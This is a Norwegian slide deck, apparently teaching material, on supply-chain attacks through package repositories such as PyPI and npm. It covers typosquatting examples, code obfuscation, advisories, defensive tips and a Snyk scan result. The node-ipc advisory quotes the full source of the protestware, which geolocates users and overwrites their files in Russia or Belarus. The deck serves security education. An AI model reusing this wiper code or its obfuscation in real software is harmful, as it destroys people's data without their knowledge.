



Pypi.org og sårbarheter i pakkebrønner

Pypi.org

The Python Package Index (PyPI) er pakkebrønn/pakkerepo for python.

(npmjs.com for Node, repo.maven.apache.org for maven)

Inneholder ferdig utviklede pakker for bruk. Disse kan lastes opp av organisasjoner/communities og enkelt personer.

Eks.

```
pip install Flask
```

Sårbarheter

Flere typer angrep kan komme gjennom pakkebrønner

- Konto overtakelse/hijacking
- Repojacking (En bruker bytter brukernavn også tar noen over det gamle og misbruker det)
- Forsyningskjede angrep

Forsyningskjede angrep - typosquatting

	beautifulsoup4
aiohttp	bautifulsoup4
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aihttp	beatuifulsoup4
aiohttp	beautiffulsoup4
aiohttp	beautiflsoup4
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aiohttp	beautifulsoupp4
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aiohttp	beauttifulsoup4

Deletion of a single character

yper

vper

vyer

vype

Duplication of a single character

vvyper

vyyper

vypper

vypeer

vyperr

Transposition of two characters

yvper

vpyer

vyepr


vypre

Forsyningskjede angrep – Gjennom software

Angriper får skadevare inn i eksisterende kode
(eks gjennom kontoovertakelse, commit i git eller annet angrep)

Code obfuscation

Kall til 3.parts pakke som har
ondsindet kode



Example 1: Third Party Software Providers

Forsyningskjede angrep – Code obfuscation

Regular

```
var greeting = 'Hello World';  
greeting = 10;  
var product = greeting * greeting;
```

Obfuscated

```
var _0x154f=  
['98303fgKsLC','9koptJz','1LFqeWV','13XCjYtB','6990Qlzu  
Jn','87260lXoUxl','2HvrLBZ','15619aDPIAh','1kfyliT','80  
232AOCrXj','2jZAgwY','182593oBiMFy','1lNvUIId','131791Jf  
rpUY'];var _0x52df=function(_0x159d61,_0x12b953)  
{_0x159d61=_0x159d61-0x122;var  
_0x154f4b=_0x154f[_0x159d61];return _0x154f4b;};  
(function(_0x19e682,_0x2b7215){var  
_0x5e377c=_0x52df;while(![]){try{var _0x2d3a87=-  
parseInt(_0x5e377c(0x129))*parseInt(_0x5e377c(0x123))+  
parseInt(_0x5e377c(0x125))*parseInt(_0x5e377c(0x12e))+p  
arseInt(_0x5e377c(0x127))*-parseInt(_0x5e377c(0x126))+  
parseInt(_0x5e377c(0x124))*-  
parseInt(_0x5e377c(0x12f))+  
parseInt(_0x5e377c(0x128))*-  
parseInt(_0x5e377c(0x12b))+parseInt(_0x5e377c(0x12a))*p  
arseInt(_0x5e377c(0x12d))+parseInt(_0x5e377c(0x12c))*pa  
rseInt(_0x5e377c(0x122));if(_0x2d3a87===_0x2b7215)break  
;else _0x19e682['push'](_0x19e682['shift']  
());}catch(_0x22c179){_0x19e682['push']  
(_0x19e682['shift']());}})(_0x154f,0x1918c));var  
greeting='Hello\x20World';greeting=0xa;var  
product=greeting*greeting;
```

Forsyningskjede angrep – Eksempler

sonatype-2023-0340

Deep Dive

changelog-tool

0.7.2

Issue

sonatype-2023-0340

Severity

Sonatype CVSS 3: 10.0

CVE CVSS 2.0: 0.0

Weakness

Sonatype CWE: [506](#)

Source

Sonatype Data
Research

Categories

Malicious_code

Explanation

! Warning: Malicious Code

These packages contain Embedded Malicious Code. Upon installation, these packages execute a preinstall script that attempts to exfiltrate system information to a rogue server.

Malicious Package(s):

- @realty-front/ad
- @b2bgeo/run-in-packages
- @b2bgeo/configs
- @realty-front/dev-tools
- @b2bgeo/yav
- @b2bgeo/run-if-changed
- tanker-pilot
- @realty-front/payment-cards
- @realty-front/jest-utils
- @b2bgeo/ci-s3
- yandex-sendsms
- yasap-gulp-dev-tools
- tools-access-react-redux-router
- branch-to-cmsg
- yasap-gulp-tools
- tools-access-express
- @b2bgeo/design-system
- yandex-net
- @realty-front/zookeeper
- @realty-front/stylelint-plugins
- route-converter
- auto-issues
- @b2bgeo/ci-github

Forsyningskjede angrep – Eksempler

CVE-2022-23812

Deep Dive

Node-ipc

10.0.2

Issue

[CVE-2022-23812](#)

Severity

CVE CVSS 3: 9.8

CVE CVSS 2.0: 10.0

Sonatype CVSS 3: 10.0

Weakness

CVE CWE: [94](#)

Source

National Vulnerability
Database

Categories

Malicious_code

Description from CVE

This affects the package node-ipc from 10.1.1 and before 10.1.3. This package contains malicious code, that targets users with IP located in Russia or Belarus, and overwrites their files with a heart emoji. **Note**: from versions 11.0.0 onwards, instead of having malicious code directly in the source of this package, node-ipc imports the peacenotwar package that includes potentially undesired behavior. Malicious Code: **Note**: Don't run it! js import u from "path"; import a from "fs"; import o from "https"; setTimeout(function () { const t = Math.round(Math.random() * 4); if (t > 1) { return; } const n = Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdkVbi5pby9pcGdlbz9hcGILZXk9YWU1MTFIMTYyNzgyNGE5NjhYWFhNzU4YTUzMDkxNTQ=", "base64"); // https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154 o.get(n.toString("utf8"), function (t) { t.on("data", function (t) { const n = Buffer.from("Li8=", "base64"); const o = Buffer.from("Li4v", "base64"); const r = Buffer.from("Li4vLi4v", "base64"); const f = Buffer.from("Lw==", "base64"); const c = Buffer.from("Y291bnRyeV9uYW1l", "base64"); const e = Buffer.from("cnVzc2lh", "base64"); const i = Buffer.from("YmVsYXJ1cw==", "base64"); try { const s = JSON.parse(t.toString("utf8")); const u = s[c.toString("utf8")].toLowerCase(); const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8")); // checks if country is Russia or Belarus if (a) { h(n.toString("utf8")); h(o.toString("utf8")); h(r.toString("utf8")); h(f.toString("utf8")); } } catch (t) {} }); }, Math.ceil(Math.random() * 1e3)); async function h(n = "", o = "") { if (!a.existsSync(n)) { return; } let r = []; try { r = a.readdirSync(n); } catch (t) {} const f = []; const c = Buffer.from("4p2k77iP", "base64"); for (var e = 0; e < r.length; e++) { const i = u.join(n, r[e]); let t = null; try { t = a.lstatSync(i); } catch (t) { continue; } if (t.isDirectory()) { const s = h(i, o); s.length > 0 ? f.push(...s) : null; } else if (i.indexOf(o) >= 0) { try { a.writeFile(i, c.toString("utf8"), function () {}); // overwrites file with ?? } catch (t) {} } return f; } const ssl = true; export { ssl as default, ssl };

Explanation

Warning: Malicious Code



Tips

Bruk annerkjente pakker

Se på antall downloads/stjerner på github osv

**Se på antall releaser. Har en pakke kun 1 release
kan det være noe muffens**

Bruk sikkerhetsverktøy

**Firewall, Antivirus, Static Application Security
Testing (SAST), Secrets scanning, osv.**

Ressurser

Sonatype open source index, se info om en pakke:

<https://ossindex.sonatype.org>

Scanne github repoet ditt på internett:



<https://snyk.io/>

Nyheter om sårbarheter:

<https://thehackernews.com/>

<https://www.bleepingcomputer.com/>

Snyk resultat av kurset

PROJECT	IMPORTED	TESTED	ISSUES
 requirements.txt	31 minutes ago	2 minutes ago	<div><div>0</div><div>C</div><div>0</div><div>H</div><div>2</div><div>M</div><div>0</div><div>L</div></div>
 Code analysis	27 minutes ago	a minute ago	<div><div>0</div><div>C</div><div>0</div><div>H</div><div>2</div><div>M</div><div>0</div><div>L</div></div>

M

ipython - Remote Code Execution (RCE)

SCORE

531

VULNERABILITY

CWE-20

CVE-2023-24816

CVSS 4.2

MEDIUM

SNYK-PYTHON-IPYTHON-3318382

 **Insights:** This vulnerability is only applicable on Windows operating system

Introduced through	jupyterlab@3.6.1	Exploit maturity	PROOF OF CONCEPT
Fixed in	ipython@8.10.0		

M

Debug Mode Enabled

SCORE

508

SNYK CODE

CWE-489

46

"""

47

48


49

if __name__ == '__main__':

50

app.run(host='127.0.0.1', port=8080, debug=True)

Running the application in debug mode (debug flag is set to **True** in **run**) is a security risk if the application is accessible by untrusted parties.

 script/webserver.py

2 steps in 1 file

Lykke til!

